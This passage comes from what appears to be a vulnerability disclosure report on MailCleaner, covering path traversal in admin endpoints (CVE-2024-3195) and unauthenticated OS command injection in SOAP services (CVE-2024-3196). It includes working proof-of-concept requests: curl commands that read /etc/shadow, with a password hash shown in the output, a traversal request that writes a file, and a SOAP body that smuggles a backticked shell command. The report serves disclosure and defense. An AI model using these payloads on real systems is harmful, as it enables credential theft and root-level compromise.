CVSS Rating	■ <b>4.7 Medium</b> CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:L
Component	<b>Admin Interface</b>
Affected Endpoints	<ul style="list-style-type: none"> <li>▪ <b>/admin/monitorlogs/download (file read)</b></li> <li>▪ <b>/admin/monitorlogs/view (file read)</b></li> <li>▪ <b>/admin/index/todaypie (file write without control over content)</b></li> </ul>
CVE-ID	<b>CVE-2024-3195</b>

### Summary

There are multiple path traversal vulnerabilities in several endpoints, which can be exploited to navigate outside of the intended directory structure. This allows an attacker to access or create arbitrary files on the host and therefore compromise the confidentiality of the system.

### Requirements

An attacker needs authenticated access to the admin web interface.

### Details

MailCleaner provides several endpoints to admin users which construct file paths based on user input. Due to missing checks of the resulting file paths, attackers can navigate outside of the intended directory structure and download, view or write arbitrary files.

The `/admin/monitorlogs/download` endpoint is used to download log files. Specific log files are requested by utilizing the `f` URL parameter which adheres to a particular format. As depicted in Figure 13 the endpoint can be abused to download arbitrary files.

```
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ curl -s -k --cookie "MCSESS=89742q8kfb0j59ic1ivo815p33" 'https://mailcleaner.local/admin/monitorlogs/download?f=1-../../../../etc/shadow' | head
root:$6$I2oHuQ72$gU5JTrYzNoQ.srqzoR8V0sbMqPH903fzx3sqsk77dseL9bSiYR1EvYxZMl9LrIL0e5ktXoGhVzmI3rLfxxx0e1:19790:0:99999:7:::
daemon:*:16407:0:99999:7:::
bin:*:16407:0:99999:7:::
sys:*:16407:0:99999:7:::
sync:*:16407:0:99999:7:::
games:*:16407:0:99999:7:::
man:*:16407:0:99999:7:::
lp:*:16407:0:99999:7:::
mail:*:16407:0:99999:7:::
news:*:16407:0:99999:7:::
kali@kali:~$
```

Figure 13 - Abusing path traversal on `/admin/monitorlogs/download` endpoint to display `/etc/shadow`.

Similarly, the `/admin/monitorlogs/view` is responsible for displaying log files. Specific log files are again requested by utilizing the `f` URL parameter. In the same fashion as on the `download` endpoint arbitrary files can be viewed.

```
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ curl -s -k --cookie "MCSESS=89742q8kfb0j59ic1ivo815p33" \
-H "X-Requested-With: XMLHttpRequest" \
'https://mailcleaner.local/admin/monitorlogs/view?f=1-../../../../etc/shadow&maxlines=100' | grep root
<p id="logtext">root:$6$I2oHuQ72$gU5JTrYzNoQ.srqzoR8V0sbMqPH903fzx3sqsk77dseL9bSiYR1EvYxZMl9LrIL0e5ktXoGhVzmI3rLfxxx0e1:19790
:0:99999:7:::
<br />daemon:*:16407:0:99999:7:::
<br />bin:*:16407:0:99999:7:::
<br />sys:*:16407:0:99999:7:::
<br />sync:*:16407:0:99999:7:::
<br />games:*:16407:0:99999:7:::
<br />man:*:16407:0:99999:7:::
<br />lp:*:16407:0:99999:7:::
<br />mail:*:16407:0:99999:7:::
<br />news:*:16407:0:99999:7:::
<br />uucp:*:16407:0:99999:7:::
<br />proxy:*:16407:0:99999:7:::
<br />www-data:*:16407:0:99999:7:::
<br />backup:*:16407:0:99999:7:::
<br />list:*:16407:0:99999:7:::
<br />irc:*:16407:0:99999:7:::
<br />gnats:*:16407:0:99999:7:::
<br />nobody:*:16407:0:99999:7:::
<br />ntp:*:17304:0:99999:7:::
<br />bind:*:17304:0:99999:7:::
<br />clamav:*:17304:0:99999:7:::
<br />dcc:*:17304:0:99999:7:::
<br />mysql:*:17304:0:99999:7:::
<br />sshd:*:17304:0:99999:7:::
<br />snmp:*:17304:0:99999:7:::
<br />mailcleaner:*:17304:0:99999:7:::
<br />uuid:*:16407:0:99999:7:::
<br />systemd-timesync:*:17304:0:99999:7:::
<br />systemd-network:*:17304:0:99999:7:::
<br />systemd-resolve:*:17304:0:99999:7:::
<br />systemd-bus-proxy:*:17304:0:99999:7:::
<br />messagebus:*:17304:0:99999:7:::
<br />color:*:18737:0:99999:7:::
<br />saned:*:18737:0:99999:7:::
<br />usbmux:*:18737:0:99999:7:::
<br />eset-efs-licensed:*:19108:0:99999:7:::
<br />eset-efs-webd:*:19108:0:99999:7:::
<br />eset-efs-icapd:*:19108:0:99999:7:::
<br />eset-efs-watchd:*:19108:0:99999:7:::
<br />eset-efs-econnd:*:19108:0:99999:7:::
<br />eset-efs-updat
ed:*:19108:0:99999:7:::
<br />eset-efs-authd:*:19108:0:99999:7:::
<br />eset-efs-confd:*:19108:0:99999:7:::
<br />eset-efs-logd:*:19108:0:99999:7:::
<br />
kali@kali:~$
```

Figure 14 - Abusing path traversal on `/admin/monitorlogs/view` endpoint to display `/etc/shadow`.

Lastly MailCleaner provides functionality to render pie charts displaying statistics. Presumably to reduce load on the system the endpoint providing these pie charts supports a caching mechanism which stores data that is used to generate the charts. Cache file paths are formulated using several variables, including one provided by the user, known as "type" (`t` URL parameter). This parameter is vulnerable to path traversal. (see Listing 12)

```
1 GET /admin/index/todaypie?c=1&t=../../../../tmp/mod0 HTTP/1.1
2 Host: mailcleaner.local
3 Cookie: MCSESS=89742q8kfb0j59ic1ivo815p33
4 Connection: close
```

Listing 12 - Request to `todaypie` endpoint using path traversal.

As illustrated in Figure 15 the cache file was successfully created.

```
kali@kali: ~/src/MailCleaner
File Actions Edit View Help
root@mailcleaner:~$ ls -l /tmp/mod0
-rw-r--r-- 1 mailcleaner mailcleaner 77 Mar 17 15:49 /tmp/mod0
root@mailcleaner:~$ █
```

Figure 15 - File created by the *todaypie* endpoint.

Path traversal vulnerabilities allow attackers to navigate outside the intended directory structure, potentially accessing sensitive system files or compromising the integrity and security of the entire system.

## 4 Findings – SOAP Service

This chapter describes all identified findings of the internal soap services available at <http://localhost:5132/mailcleaner.php> and <http://localhost:5132/soap/index.php>.

### 4.1 Unauthenticated OS Command Injection on Local SOAP Endpoints

Class	<b>CWE-78: Improper Neutralization of Special Elements used in an OS Command</b>
CVSS Rating	<b>6.7 Medium</b> CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Component	<b>Internal SOAP Services</b>
Affected Endpoints	<ul style="list-style-type: none"> <li>▪ <b>getStats</b></li> <li>▪ <b>Services_silentDump</b></li> <li>▪ <b>Services_stopStartMTA</b></li> <li>▪ <b>Config_saveDateTime</b></li> <li>▪ <b>Config_hostid</b></li> <li>▪ <b>Logs_StartGetStat</b></li> <li>▪ <b>dumpConfiguration</b></li> </ul>
CVE-ID	<b>CVE-2024-3196</b>

#### Summary

Multiple unauthenticated SOAP endpoints are vulnerable to OS command injections, enabling attackers with network access to the service to execute arbitrary commands as root on the system. Apart from providing low privileged users with a way to escalate their privileges, this issue also allows attackers to compromise all cluster members in case of a cluster setup.

#### Requirements

An attacker needs network access to port 5132 on a MailCleaner host.

#### Details

MailCleaner offers unauthenticated SOAP services utilized by several components of the MailCleaner appliance. In a cluster setup these endpoints are exposed to all cluster members and therefore the internal network.



Multiple SOAP endpoints generate OS commands with client input, which are subsequently executed without undergoing any sanitization process.

Listing 13 demonstrates successful exploitation of the vulnerability as an example for the *getStats* endpoint.

```
1  POST /mailcleaner.php/getStats HTTP/1.1
2  Host: mailcleaner.local:5132
3  Content-Type: text/xml; charset=utf-8
4  Content-Length: 560
5
6  <?xml version="1.0" encoding="UTF-8"?>
7  <env:Envelope xmlns:env="http://www.w3.org/2003/05/soap-envelope"
  xmlns:ns1="http://127.0.0.1:5132/mailcleaner.php"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns2="http://xml.apache.org/xml-
  soap" xmlns:enc="http://www.w3.org/2003/05/soap-encoding">
8    <env:Body>
9      <ns1:getStats env:encodingStyle="http://www.w3.org/2003/05/soap-encoding">
10       <what xsi:type="xsd:string">`touch /tmp/abc`</what>
11     </ns1:getStats>
12   </env:Body>
13 </env:Envelope>
```

Listing 13 - Exploiting command injection vulnerability in *getStats* endpoint.

As the SOAP services are running as root, attackers who exploit the vulnerability can execute arbitrary commands with root privileges. Apart from providing low privileged users with a way to escalate their privileges, this issue also allows attackers to compromise all cluster members in case of a cluster setup leading to unrestricted control of the entire appliance.